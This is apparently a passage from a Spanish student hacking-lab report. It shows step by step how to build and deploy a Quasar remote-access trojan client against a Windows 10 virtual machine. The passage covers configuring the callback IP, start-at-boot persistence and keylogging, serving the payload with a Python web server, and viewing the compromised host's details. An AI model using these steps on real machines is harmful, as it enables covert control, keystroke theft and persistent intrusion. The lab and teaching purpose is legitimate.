


Haremos clic en settings para configurarlo:




Y le daremos a Save.


Ahora haremos clic en Builder:




Cambiaremos el nombre del cliente a Windows10:



En Connection Settings, configuraremos la IP:




En Installation Settings, marcaremos Install Client y le daremos Build Client:




Simplemente marcando la opción de que se inicie el cliente cuando el ordenador encienda, y la ruta donde vamos a guardar ese ejecutable que nos permitirá la conexión, de esta manera ganaremos persistencia en el sistema.

También podemos activar la opción para que guarda las teclas pulsadas.



Nos dirá donde lo queremos guardar en este caso en el Escritorio.



Ahora ejecutaremos el cliente de Quasar en la máquina Windows 10 unida al dominio google.local.


Para eso crearé un servidor web con Python, para acceder al cliente de Quasar:

```
PS C:\Users\Alesander\Desktop> python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

La IP de esta máquina atacante es 192.168.1.23.


Consiguiendo la conexión:

PROYECTO HACKING 2^a EVA



Además al iniciar el sistema en esta ruta

"C:\Users\Alesander\AppData\Roaming\SubDir\Client.exe", tenemos este cliente que se ejecutará logrando la persistencia.



Podemos ver la información del sistema comprometido:

PROYECTO HACKING 2^a EVA

Quasar - Connected: 1 [Selected: 1]

File Settings Builder About

IP Address	Tag	User@PC	Version	Status	User Status	Country	Operating System	Account
192.168.1.135	Wind...	Alesander@EQUIPOW01	1.4.1	Connected	Active	Spain [ES]	Windows 10 Pro 64 Bit	User


System Information - Alesander@EQUIPOW01 [192.168.1.135:49778]

Component	Value
Operating System	Windows 10 Pro 64 Bit
Architecture	x64 (64 Bit)
Processor (CPU)	AMD Ryzen 5 2600 Six-Core Processor
Memory (RAM)	3047 MB
Video Card (GPU)	VirtualBox Graphics Adapter (WDDM)
Username	Alesander
PC Name	EQUIPOW01
Domain Name	google.local
Host Name	EquipoW01
System Drive	C:\
System Directory	C:\Windows\system32
Uptime	0d : 0h : 25m : 45s
MAC Address	-
LAN IP Address	-
WAN IP Address	87.221.221.21
ASN	12479
ISP	Orange España SA

Listening on port 4782.

